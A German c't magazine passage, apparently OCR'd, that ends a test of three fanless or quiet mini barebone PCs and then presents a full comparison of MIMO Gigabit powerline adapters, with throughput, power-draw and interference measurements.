Die Speicherslots, der 2,5"-Schacht und der mSATA-Steckplatz befinden sich hinter zwei leicht zu öffnenden Deckeln. Den Barebone kann man deshalb zum Beispiel mit einer schnellen SSD fürs System und einer Festplatte für größere Datenmengen bestücken.

Der Celeron 3205U ist auch Broadwell, arbeitet aber im Vergleich zu Core i3 und i5 nicht nur mit einer geringeren Taktfrequenz (1,5 GHz), sondern es fehlen ihm auch Hyper-Threading und er hat eine schwächere HD-Grafikeinheit. Per DisplayPort kann der Mini-Barebone deshalb maximal 2560 × 1440 Pixel ausgeben, über HDMI ist nur Full-HD-Auflösung möglich. HTML5-Videos in 4K-Auflösung spielte die GPU im Browser flüssig ab.

In der Multi-Thread-Wertung des Cinebench R15 erreicht der Celeron 3205U mit zwei Kernen die gleichen Ergebnisse wie ein einzelner Kern des Core i5-5200U des Gigabyte Brix. Das reicht für Browsen und Textverarbeitung, bei aufwendiger Bildbearbeitung dauert es aber länger.

Bewertung

- lautlose Kühlung
- viele Schnittstellen
- kann keine 4K-Auflösung

© Copyright by Heise Medien

Fazit

Die kompakten PC-Barebones von Gigabyte, Intel und Shuttle liefern ausreichend Performance, um diese als Medienzuspieler oder Büro-PC einzusetzen. Dabei überzeugten alle drei Rechner beim Geräuschverhalten. Für anspruchsvolle Aufgaben wie Rendering oder Videokodierung, die längere Volllast erfordern, sind sie wegen des begrenzten thermischen Budgets der CPU nicht empfehlenswert.

Selbst der günstigste Barebone von Shuttle ist mit zwei digitalen Display-Anschlüssen ausgestattet, weshalb sich die Winzlinge für den Multimonitorbetrieb eignen. Beim Brix und NUC klappt das sogar mit zwei 4K-Displays. Trotz einiger Verbesserungen ist die Broadwell-Prozessorgrafik für 3D-Spiele jedoch weiterhin viel zu lahm. Gamer, die eine kompakte Spielemaschine wünschen, sollten stattdessen zur Alienware Alpha oder zum Asus GR8 greifen, in denen ein leistungsfähigerer Grafikchip sitzt [2, 3]. (chh@ct.de)

Die M.2-SSD im NUC hat ein kleineres Steckerformat als die mSATA-Kärtchen im Brix und DS57U, transferiert Daten aber über das schnellere PCI-Express-Interface.

Literatur

[1] Christian Hirsch, Liebling, ich hab' den PC geschrumpft, Minirechner für unter 600 Euro im Vergleichstest, c't 3/15, S. 76

[2] Christian Hirsch, Spielbasis Alpha, Die Steam-Spielkonsole Alienware Alpha, c't 6/15, S. 102

[3] Benjamin Benz, Christian Hirsch, Florian Müssig, Zockernaturen, Mini- und Desktop-PCs kontra Notebooks – so spielt es sich am besten, c't 8/15, S. 90

c't 3D-Druckvorlagen Intel NUC: ct.de/ybnh

Mini-Barebone-PCs – Daten und Testergebnisse

Hersteller, Typ	Gigabyte GB-BXi5H-5200	Intel NUC5i3RYK	Shuttle DS57U
Garantie	1 Jahr	3 Jahre	gesetzliche Gewährleistung
Ausstattung			
CPU / Kerne / Takt (Turbo)	Core i5-5200U / 2+HT / 2,2 (2,5 bis 2,7) GHz	Core i3-5010U / 2+HT / 2,1 GHz (n. v.)	Celeron 3205U / 2 / 1,5 GHz (n. v.)
RAM (Typ / Max) / -Slots	8 GByte (PC3-12800 / 32 GByte) / 2	8 GByte (PC3-12800 / 32 GByte) / 2	8 GByte (PC3-12800 / 32 GByte) / 2
Grafik	HD 5500	HD 5500	HD
Erweiterungsplätze (nutzbar)	1 × M.2 (0), 1 × mSATA (1), 1 × 2,5" (1)	1 × M.2 (1)	1 × Mini-PCIe (0), 1 × mSATA (1), 1 × 2,5" (1)
Netzwerk-Interface (Chip, Anbindung) / TPM	1 GBit/s (RTI8111G, PCIe) / 2.0	1 GBit/s (i218-V, Phy) / n. v.	2 × 1 GBit/s (i211, PCIe & i218, Phy) / n. v.
WLAN (Chip, Typ)	802.11ac, 433 MBit/s + Bluetooth (Intel AC 3160, PCIe)	802.11ac, 866 MBit/s + Bluetooth (Intel AC 7265, PCIe)	802.11n, 150 MBit/s (RTL8188EE, PCIe)
Abmessungen (B × H × T) / Lüfter (geregelt)	108 mm × 49 mm × 114 mm / ✓ (✓)	115 mm × 30 mm × 112 mm / ✓ (✓)	40 mm × 175 mm × 210 mm / n. v.
Kartenleser / Kensington-Lock	n. v. / ✓	n. v. / ✓	SD, SDHC, SDXC / ✓
Anschlüsse hinten	1 × HDMI, 1 × miniDP, 2 × USB 3.0, 1 × LAN	1 × miniHDMI, 1 × miniDP, 2 × USB 3.0, 1 × LAN	1 × HDMI, 1 × DP, 2 × analog Audio, 2 × USB 3.0, 2 × LAN
Anschlüsse vorn	2 × USB 3.0, 1 × analog Audio	2 × USB 3.0, 1 × analog Audio	4 × USB 2.0, 2 × RS-232
Netzteil	65 Watt, extern	65 Watt, extern	65 Watt, extern
Elektrische Leistungsaufnahme[1] und Datentransfer-Messungen			
Soft-Off (mit ErP) / Energie Sparen / Leerlauf	1,0 W (0,2 W) / 2,7 W / 5,5 W	0,6 W / 1,0 Watt / 6,7 W	0,3 W / 0,9 W / 10,9 W
Volllast: CPU / CPU und Grafik	29 W / 40 W	22 W / 31 W	17 W / 28 W
USB 3.0: Lesen (Schreiben)	458 (440) MByte/s	460 (446) MByte/s	458 (448) MByte/s
LAN 1/2: Empfangen (Senden)	117 (106) MByte/s / n. v.	117 (118) MByte/s / n. v.	117 (118) / 117 (117) MByte/s
SDHC- / SDXC-Card: Lesen (Schreiben)	n. v.	n. v.	20,0 (20,0) / 20,0 (20,0) MByte/s
Funktionstests			
USB-Ports einzeln abschaltbar / TPM	– / ✓	✓ / n. v.	– / n. v.
Wake on LAN: Standby / Soft-Off	✓ / ✓	– / ✓	– / ✓
USB: 5V in Soft-off / Wecken per USB-Tastatur aus: Standby (Soft-Off)	✓ / ✓ (–)	✓ / ✓ (–)	– / ✓ (–)
Booten von USB-3.0-Stick (Superspeed-Modus)	✓ (✓)	✓ (✓)	✓ (–)
Bootdauer bis Windows Desktop	10 s	14 s	12 s
max. Auflösung: DP / HDMI	3820 × 2160 bei 60 Hz / 3820 × 2160 bei 30 Hz	3820 × 2160 bei 60 Hz / 3820 × 2160 bei 30 Hz	2560 × 1600 bei 60 Hz / 1920 × 1200 bei 60 Hz
Systemleistung			
BAPCo SYSmark 2014	958	808	526
3DMark: Fire Strike	605	612	390
Cinebench R15: Single- / Multi-Thread	104 / 259	86 / 219	61 / 104
Bewertung			
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊖ / ⊖⊖	⊕⊕ / ⊖ / ⊖⊖	⊕ / ⊖⊖ / ⊖⊖
Audio: Wiedergabe / Aufnahme	⊕ / n. v.	⊕ / n. v.	⊕⊕ / ⊖
Geräuschentwicklung: Leerlauf / Volllast (Note)	< 0,1 Sone (⊕⊕) / 1,6 Sone (⊖)	< 0,1 Sone (⊕⊕) / 0,5 Sone (⊕)	< 0,1 Sone (⊕⊕) / < 0,1 Sone (⊕⊕)
Systemaufbau	⊕⊕	⊕⊕	⊕⊕
Lieferumfang			
Treiber-CD / Handbuch / Zubehör	✓ / Kurzanleitung / VESA-Halterung	n. v. / Kurzanleitung / VESA-Halterung	✓ / Kurzanleitung / VESA-Halterung
Preis	420 €	280 €	200 €

Tests mit 8 GByte PC3-12800, Samsung SSD 830 (Gigabyte und Shuttle) bzw. Plextor PX-AG256M6e (Intel) [1]primärseitig gemessen, also inkl. Netzteil, SSD

✓ funktioniert – funktioniert nicht n. v. nicht vorhanden ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

© Copyright by Heise Medien


Anzeige

© Copyright by Heise Zeitschriften Verlag

Ernst Ahlers

Daten im Strom

Gigabit-Powerline-Adapter mit MIMO-Technik



Im WLAN ist die räumlich getrennte Übertragung mehrerer paralleler Datenströme mit MIMO seit Jahren gängig. Nun soll Multiple Input Multiple Output, wie die Technik ausgeschrieben heißt, auch den Datenfluss über das häusliche Stromnetz verbessern.

Schon vor einem Jahr konnte c't Prototypen der ersten MIMO-Powerline-Adapter testen [1]. Inzwischen ist die Technik serienreif. Sie verwendet alle drei Leiter einer Steckdose, um auf Hochfrequenzsignale modulierte Daten zu transportieren, und zwar zwei verschiedene Datenströme gleichzeitig auf derselben Frequenz. Das soll den Durchsatz im Idealfall verdoppeln. Die Methode ähnelt zwar der beim WLAN frappierend [2], arbeitet in der Praxis auf der Stromleitung aber deutlich anders als im Funk, wie sich im Test herausstellte.

Wir haben die aktuell erhältlichen MIMO-Adapter der fünf Hersteller AVM, Devolo, TP-Link, Trendnet und Zyxel in einer Wohnung wie auch an einer Testleitung im Labor Probe gefahren. Im Mai will Allnet MIMO-Geräte herausbringen. Etwas später im Sommer sollen Adapter von Edimax, Netgear und Sitecom folgen. D-Link und Linksys hatten zum Akquisezeitpunkt noch nicht entschieden, ob sie MIMO-Versionen ihrer Powerline-Adapter herausbringen wollen. LevelOne sagte das definitiv ab. Der Markt bleibt also vorerst überschaubar.

Alle Adapter aus der mit 1200 MBit/s beworbenen Gigabit-Klasse sind zueinander kompatibel. Sie setzen denselben Powerline-Chip QCA7500 von Qualcomm-Atheros und das HomePlug-AV2-Übertragungsprotokoll ein. So verstehen sie sich auch mit älteren HomePlug-AV-Modellen, die mit maximal 200, 500 oder 600 MBit/s brutto arbeiten. Powerline-Nutzer dürfen also ältere Adapter mit neuen mischen. Dabei laufen die Verbindungen bestenfalls mit der Maximalgeschwindigkeit der älteren Geräte. Erfreulicherweise beschleunigt aber schon ein einzelnes MIMO-Gerät schwache Powerline-Verbindungen zu älteren Adaptern, Details dazu folgen weiter unten.

Wegen der gleichen Hardware-Basis liegen die einzigen nennenswerten Unterschiede in der Baugröße, dem Firmware-Stand und in der Ausstattung. Bei Letzterer stechen die Geräte von Devolo **(dLAN 1200+)** und TP-Link **(TL-PA8030)** heraus, denn sie bringen eine durchgeführte Steckdose mit. So verliert man keine der manchmal knappen Wandsteckdosen, denn an einer solchen müssen die Geräte für optimale Performance sitzen.

TP-Link spendiert seinem TL-PA8030 darüber hinaus einen integrierten Gigabit-Switch, sodass man gleich drei Geräte per LAN-Kabel ins Powerline-Netz einbinden kann. Wer im Wohnzimmer noch mehr Geräte wie beispielsweise TV, Blu-ray-Player, Mediacenter-PC und einen zusätzlichen WLAN-Access-Point anschließen will, muss einen separaten Switch aufstellen. Dann genügt freilich auch ein Adapter mit einem einzelnen Gigabit-Port.

Devolo bietet auch einen 1200er-Adapter mit integrierter WLAN-Basis und zwei LAN-Ports namens dLAN 1200+ Wifi ac an, mit dem man die Funkabdeckung verbessern kann [3]. Diesen in c't 3/15 kurz getesteten Adapter [4] haben wir probehalber gegen einen dLAN 1200+ getestet. Der Powerline-Durchsatz war mit dieser Kombination in der Testwohnung im Schnitt 10 Prozent niedriger als zwischen zwei dLAN 1200+. Dem Hersteller zufolge liegt das an einem anderen Netzteil, denn Switch und WLAN-Modul im dLAN 1200+ Wifi ac brauchen zusätzliche Leistung.


Ausgemessen

Wie gut die MIMO-Adapter Daten transportieren, haben wir nicht nur im Labor an einer Testleitung ohne Störeinflüsse über verschiedene Längen gemessen, sondern auch praxisgerecht in einer Wohnung. Weil der Durchsatz nicht nur von der Leitungslänge, sondern auch der Art der Leitungsführung abhängt, schwankt er je nach verwendeter Steckdosenkombination. In Ihrer Wohnung

© Copyright by Heise Medien

Powerline-Durchsatz in der Wohnung

Der Durchsatz bei Powerline-Datenübertragung fällt je nach Steckdose anders aus. Je weiter weg die Gegenstelle leitungstechnisch vom Router liegt, desto niedriger ist der Durchsatz in MBit/s. Das kann sogar Steckdosen im selben Raum treffen.



wird er sich gewiss ganz anders einstellen als in der des Autors.

Obendrein ändert sich die Situation, wenn Sie Ihr Hausstromnetz verändern. Dazu reicht es schon, an einen Versorgungsstrang, über den zwei Powerline-Adapter kommunizieren, eine zusätzliche Mehrfachsteckerleiste anzuschließen. Solch eine Stichleitung bekommt dem Durchsatz schlecht, weil sie für bestimmte Frequenzen im Übertragungsband ein dämpfendes Filter darstellt. Dann kann die Datenrate im ungünstigsten Fall auf die Hälfte einbrechen. Die Praxismessungen stellen deswegen immer eine Momentaufnahme dar, bei der aber so weit wie möglich garantiert ist, dass alle Prüflinge dieselben Bedingungen vorfinden.

Um den Unterschied zur älteren Powerline-Generation festzustellen, haben wir einen Satz 500er-Adapter mit durchgemessen. Auffällig war dabei wie schon beim Test der MIMO-Prototypen [1], dass auch diesmal vor allem die schlechten Verbindungen von der MIMO-Technik profitieren: Der Mittelwert über die fünf schlechtesten Steckdosenkombinationen war beim schwächsten MIMO-Adapter **(Zyxel PLA5405)** mit 52 MBit/s zwar nur wenig höher als beim 500er (44 MBit/s), beim besten Kandidaten aber mit 82 MBit/s fast verdoppelt **(dLAN 1200+)**.

Bei guten Powerline-Verbindungen in der Wohnung lag der Spitzendurchsatz indes längst nicht beim Doppelten der alten Generation, wie man von der MIMO-Technik erwarten könnte: Der 500er-Adapter schaffte 176 MBit/s, wogegen einer der MIMO-Adapter auf 230 MBit/s kam, also immerhin 31 Prozent mehr.

Für eine zufriedenstellende Note in der Tabelle muss der mittlere Durchsatz in der Wohnung 75 MBit/s erreichen. Ein „Gut“ gibt es ab 100 MBit/s, was den derzeit verbreiteten schnellen Kabel-Internetanschlüssen entspricht. In den Wohnungsgrundrissen haben wir zur Veranschaulichung die Einzelwerte eines guten MIMO-Adapters mit einem mäßigen und einem Vertreter der älteren 500er-Generation verglichen. Die Farbwahl erfolgte hier der besseren Unterscheidbarkeit wegen nach einer eigenen Skala: Dunkelgrün ab 150 MBit/s (Kabel100 plus Reserve), Hellgrün ab 50 MBit/s (VDSL50 verlustfrei), Gelb ab 25 MBit/s (VDSL25 verlustfrei), Hellrot ab 10 MBit/s (ADSL meist verlustfrei).

Dass MIMO auf der Stromleitung tatsächlich funktioniert und mit zwei parallelen Datenströmen den Nutzdurchsatz nahezu verdoppeln kann, stellte sich bei den Messungen an der Testleitung heraus: Drei Adapter kratzten im Bestfall an der 400-MBit/s-Marke, schafften dort also fast das Doppelte des 500er-Adapters (225 MBit/s bei direkter Verbindung).

Zu große Nähe

Drei MIMO-Adapter hatten ein Problem mit extrem kurzer Distanz auf der Testleitung. In der Messsituation „0 m“ stecken die Geräte in nur durch 15 cm Leitung getrennten Steckdosen. Sie sackten dabei auf relativ niedrigen Durchsatz ab.

So maßen wir beim **Fritz!Powerline 1000E** über 50 m rund 400 MBit/s, wogegen es bei 0 m nur 128 MBit/s waren. AVM hat übrigens in dieser Situation 322 MBit/s gemessen. Da solche extrem kurzen Leitungen in der Praxis aber kaum vorkommen, werten wir diese Unterschiede nicht.

Falls Sie sich über eine mäßige Powerline-Verbindung zwischen zwei Räumen wundern, wenn die Adapter in nah beieinander liegenden, also nur durch die Wand getrennten Steckdosen sitzen, platzieren Sie einen der Adapter probehalber etwas weiter weg.

Der dLAN 1200+ kam mit der 0-m-Strecke besser zurecht als der ansonsten fast baugleiche AVM-Adapter. Umgekehrt schaffte Letzterer etwas mehr Durchsatz über 50 m an der Testleitung. Bei gleicher Firmware würde man erwarten, dass sich die Adapter auch fast gleich verhalten. Denn die Stromleitungsanschaltung ist nach 14 Jahren Powerline-Geschichte weitgehend ausoptimiert.

Laut Devolo können sich die Adapter aber auch bei gleicher Firmware unterschiedlich verhalten: Die von den mitgelieferten beziehungsweise herunterladbaren Windows-Programmen für das Firmware-Update angezeigte Version betrifft nur einen fixen Teil der Software für den Powerline-Chip-Betrieb. Die Hersteller können – ohne dass es aus der Nummer ersichtlich ist – Übertragungsparameter an unterschiedliche Umgebungen anpassen, beispielsweise für im Mittel längere oder kürzere Leitungen. Für welche Situation ein Adapter optimiert ist, erkennen Sie am Durchsatz bei den 5 schlechtesten Steckdosen und bei der 200-m-Teststrecke: Höhere Werte deuten auf Optimierung für längere Kabelstrecken hin.

Nachbars Freud

Auch diesmal widerlegten unsere Tests die Behauptung mancher Powerline-Hersteller, dass über den Stromzähler keine Daten fließen: Mit den dLAN-1200-Adaptern konnten

© Copyright by Heise Medien

wir zu drei Steckdosen der Etagennachbarn zwischen 47 und 92 MBit/s übertragen.

Solches Anbinden der Nachbarn war auch schon mit den älteren Powerline-Adaptern möglich [5]: Das zum Vergleich mitgetestete 500er-Modell schaffte aktuell bei den drei Kombinationen zwischen 17 und 27 MBit/s. Ersetzten wir es nur auf einer Seite durch den dLAN 1200+, verdoppelte sich der Durchsatz schon auf 36 bis 53 MBit/s. Dann auch die zweite Seite zu pimpen brachte jedoch nur bei einer Nachbarsteckdose eine weitere, dafür aber sehr deutliche Verbesserung von 36 auf 92 MBit/s.

Powerline-Adapter mit durchgeführter Steckdose sind zwar sperriger als Modelle ohne. Dafür blockieren sie keine Wandsteckdose und potenzielle Störer werden durch Anschluss an den gefilterten Ausgang unschädlich gemacht.

Nachbars Leid

Der deutliche Zugewinn bei schlechten Verbindungen gegenüber den älteren Powerline-Generationen wird zwar viele Nutzer freuen. Aber diese Medaille hat eine Kehrseite: Zunächst steigt die Empfindlichkeit für gegenseitige Störungen. Denn die Stromleitung bleibt auch mit MIMO ein Shared Medium wie das WLAN: Alle in gegenseitiger Reichweite müssen sich die vorhandene Sendezeit – also Bandbreite – teilen. Anders als beim WLAN kann man aber bei Powerline nicht auf einen anderen Funkkanal ausweichen.

Und weil Verbindungen trotz Stromzähler eben doch in die Nachbarwohnung reichen, muss man für sicheren Betrieb ein eigenes Powerline-Passwort setzen, wenn man den Nachbarn nicht unfreiwillig mitversorgen will. Das ist glücklicherweise sehr leicht: Stecken Sie zunächst nur einen Adapter ins Stromnetz. Nach ein paar Sekunden, die der Adapter zum Booten braucht, drücken Sie seinen Koppeltaster für eine längere Zeit. Wie lang genau verrät die Anleitung zum jeweiligen Gerät, die Frist liegt typischerweise bei 6, 10 oder 15 Sekunden.

Nach weiteren 10 Sekunden drücken Sie den Taster erneut, diesmal aber nur für ein bis zwei Sekunden. Nun setzen Sie den zweiten Adapter in eine Steckdose, warten wieder den Bootvorgang ab und drücken dann auch an ihm den Koppeltaster kurz. Nach ein paar Sekunden zeigt die Statusleuchte Dauerlicht und beide Adapter sind mit einem individuellen Powerline-Schlüssel gekoppelt. Falls so keine Verbindung zustande kommt, hilft die Anleitung weiter.

Noch ein Praxistipp: Stecken Sie die Adapter zunächst an dieselbe Mehrfachsteckerleiste. Sobald alle gekoppelt sind, setzen Sie sie an den endgültigen Bestimmungsort.

Energiebedarf

Die MIMO-Powerline-Adapter bringen nicht nur einen Durchsatzschub, sondern sind oft auch bei der stromkostenrelevanten Leistungsaufnahme sparsamer als ihre Vorläufer. Unsere Prüflinge zogen im Betrieb, also mit angeschlossenem Ethernet-Gerät, aber ohne Datenverkehr zwischen 2,0 und 2,6 Watt. Das ältere 500-MBit/s-Modell brauchte 3,0 Watt.

Wie inzwischen üblich fallen die Geräte nach zwei bis fünf Minuten in einen Tiefschlaf, wenn das angeschlossene Gerät vom Netz geht, also der Ethernet-Link zusammenbricht, weil man es ausschaltet. Hier ragte der TL-PA8030 von TP-Link etwas heraus. Er zog im Standby wohl wegen seines integrierten Switches noch 1,4 Watt, wogegen die anderen Adapter alle deutlich unter 1 Watt lagen.

Wer auch dieses letzte Watt im Standby noch vermeiden will, darf die Powerline-Adapter ohne Risiko etwa mit einem Zwischenstecker mit Schalter komplett vom Stromnetz trennen. Alle Probanden bauten nach Netzspannungswiederkehr binnen 10 Sekunden den Ethernet-Link und die Powerline-Verbindung wieder auf. Ein von der Platte aus dem Tiefschlaf (ACPI S4, Suspend-to-Disk) aufwachendes Windows findet damit gleich eine Netzwerkverbindung vor.

Gegen die Zwischensteckerlösung spricht einzig, dass das gesamte Gebilde dann sehr weit aus der Wand ragt und sich nicht mehr so leicht etwa hinter einem Schrank verstecken lässt. Lassen Sie sich davon aber nicht verführen, den Powerline-Adapter in eine geschaltete Mehrfachsteckdosenleiste zu setzen.

Knotenzahl

Bei den älteren Powerline-Generationen kamen im Lauf der Zeit Chips auf den Markt, die nur mit einer kleinen Zahl weiterer Adapter im selben Powerline-Netz optimal kommunizieren können. So merkt sich der Baustein QCA7420 für maximal 8 Adapter die Übertragungsparameter für schnelle Modulationen auf der Stromleitung [3]. Ab dem neunten Gerät geht die Datenrate dann trotz guter Verbindung drastisch zurück. Solch große Powerline-Netzwerke sind freilich rar. Der in den getesteten MIMO-Powerline-Geräten eingesetzte QCA7500 arbeitet dagegen mit bis zu 64 Gegenstellen optimal zusammen.

Müssen Sie Ihren Powerline-Adapter an eine Wanddose mit mehreren Steckplätzen setzen, dann wählen Sie ein Modell mit durchgeführter Steckdose. Schließen Sie daran alle an diesem Wandeinsatz hängenden Verbraucher an. So vermeiden Sie, dass parallel zum Adapter sitzende Verbraucher die Powerline-Verbindung stören und damit den Durchsatz senken.

Störfälle

Wir haben die Störempfindlichkeit stichpunktartig mit den dLAN 1200+ und den älteren 500er-Adaptern ausprobiert. Als Störer diente zum einen ein älteres Handrührgerät (Mixer), zum anderen eine Home-Theater-Anlage an einer Mehrfachsteckerleiste bestehend aus TV-

Powerline-Durchsatz in Wohnung und Leistungsaufnahme

Adapter	Durchsatz [MBit/s] Minimum (besser ▶)	Mittelwert (besser ▶)	Maximum (besser ▶)	Leistungsaufnahme [Watt] Betrieb (besser ▶)	Standby (besser ▶)
AVM Fritz!Powerline 1000E	56	102	230	2,0	0,4
Devolo dLAN 1200+	76	113	200	2,3	0,7
TP-Link TL-PA8030	55	94	203	2,6	1,4
Trendnet TPL-420E	52	102	224	2,1	0,4
Zyxel PLA5405	43	87	212	2,0	0,5
Trendnet TPL-402E[1]	15	80	176	3,0	0,8

[1] 500er-Generation zum Vergleich

Powerline-Durchsatz an Testleitung

Adapter	0 Meter (besser ▶)	50 Meter (besser ▶)	100 Meter (besser ▶)	200 Meter (besser ▶)
AVM Fritz!Powerline 1000E	128	399	282	122
Devolo dLAN 1200+	285	316	256	142
TP-Link TL-PA8030	119	396	299	141
Trendnet TPL-420E	385	398	273	115
Zyxel PLA5405	118	328	249	130
Trendnet TPL-402E[1]	225	169	128	101

alle Werte in MBit/s [1] 500er-Generation zum Vergleich

© Copyright by Heise Medien

Gerät, BD-Player, Mediacenter-PC, WLAN-Access-Point und Switch. Beim dLAN 1200+ zeigte sich in unserem Versuch ein Durchsatzeinbruch von 4 Prozent (HT-Anlage) beziehungsweise 8 Prozent (Mixer). Das klingt wenig, kann aber den Unterschied zwischen ruckelndem und fehlerfreien HD-Videostream ausmachen. Nachdem wir den Störer an die abgehende Steckdose umsetzten, erholte sich der Durchsatz wieder auf das störfreie Niveau.

Der gleiche Versuch mit dem TPL-402E bescherte uns zwei Überraschungen: Während der Mixer einen drastischen Einbruch von 32 Prozent produzierte, ließ sich der 500er-Adapter von der HT-Anlage nicht beeindrucken. Auffälligerweise erholte sich der TPL-402E auch nicht, als wir den Mixer an seine abgehende Steckdose umsetzten. Anscheinend hat Trendnet bei dem Gerät kein Filter zwischen Stromnetz-Ein- und -Ausgang gesetzt.

Fazit

Die MIMO-Technik bringt tatsächlich eine Durchsatzverbesserung bei der Vernetzung über Stromleitungen. Anders als beim WLAN tritt die aber nicht hauptsächlich bei guten Verbindungen ein, sondern bei schlechten. Wer zurzeit seinen schnellen Internetanschluss nicht ausreizen kann, weil die Powerline-Verbindung mit älteren Adaptern zu wenig Nutzdatenrate schafft, hat jetzt einen guten Grund fürs Upgrade.

Von den getesteten fünf Adapterpaaren schafften die dLAN 1200+ von Devolo in solchen Situationen den besten Durchsatz, doch die Geräte von AVM, TP-Link und Trendnet liegen nicht weit dahinter. Nur der PLA5405 von Zyxel war etwas abgeschlagen und kaum schneller als die zum Vergleich mitgemessenen 500er-Adapter.

Bei sehr guten Powerline-Bedingungen ist das Bild weniger eindeutig, also beispielsweise nur einer zu durchdringenden Wand, wenn die Adapter am selben Versorgungsstrang bloß ein paar Meter überbrücken müssen: Während manche Adapter an unserer künstlichen Leitung knapp 400 MBit/s erreichen, stellten sich in der Wohnung Spitzenwerte von etwas über 200 MBit/s ein. Das reicht immerhin, um auch einen sehr schnellen Kabel-Internetanschluss verlustfrei weiterzureichen. Aber ob das auch bei Ihnen eintritt, können wir leider nicht vorhersagen, weil das heimische Stromnetz so individuell wie die Wohnung und ihre Bewohner ist. Ausprobieren bleibt weiter Pflicht. (ea@ct.de)

Literatur

[1] Ernst Ahlers, Schlauer statt breiter, Kurztest MIMO-Powerline-Adapter Devolo dLAN 1000+, c't 9/14, S. 61

[2] Dr. Thomas Kaiser, Rudelfunk, Antennengruppen verbessern Funkverbindungen, c't 8/05, S. 132, auch online: ct.de/-221700

[3] Ernst Ahlers, Spurwechsel, WLAN-Powerline-Adapter vergrößern die Funkabdeckung daheim, c't 13/14, S. 108

[4] Ernst Ahlers, WLAN an Powerline, Kurztest Powerline-WLAN-Basis Devolo dLAN 1200+ Wifi ac, c't 3/15, S. 52

[5] Ernst Ahlers, Dicke Leitung, Schnelle Powerline-Adapter im Vergleich, c't 9/12, S. 118

MIMO-Powerline-Adapter – technische Daten und Testergebnisse

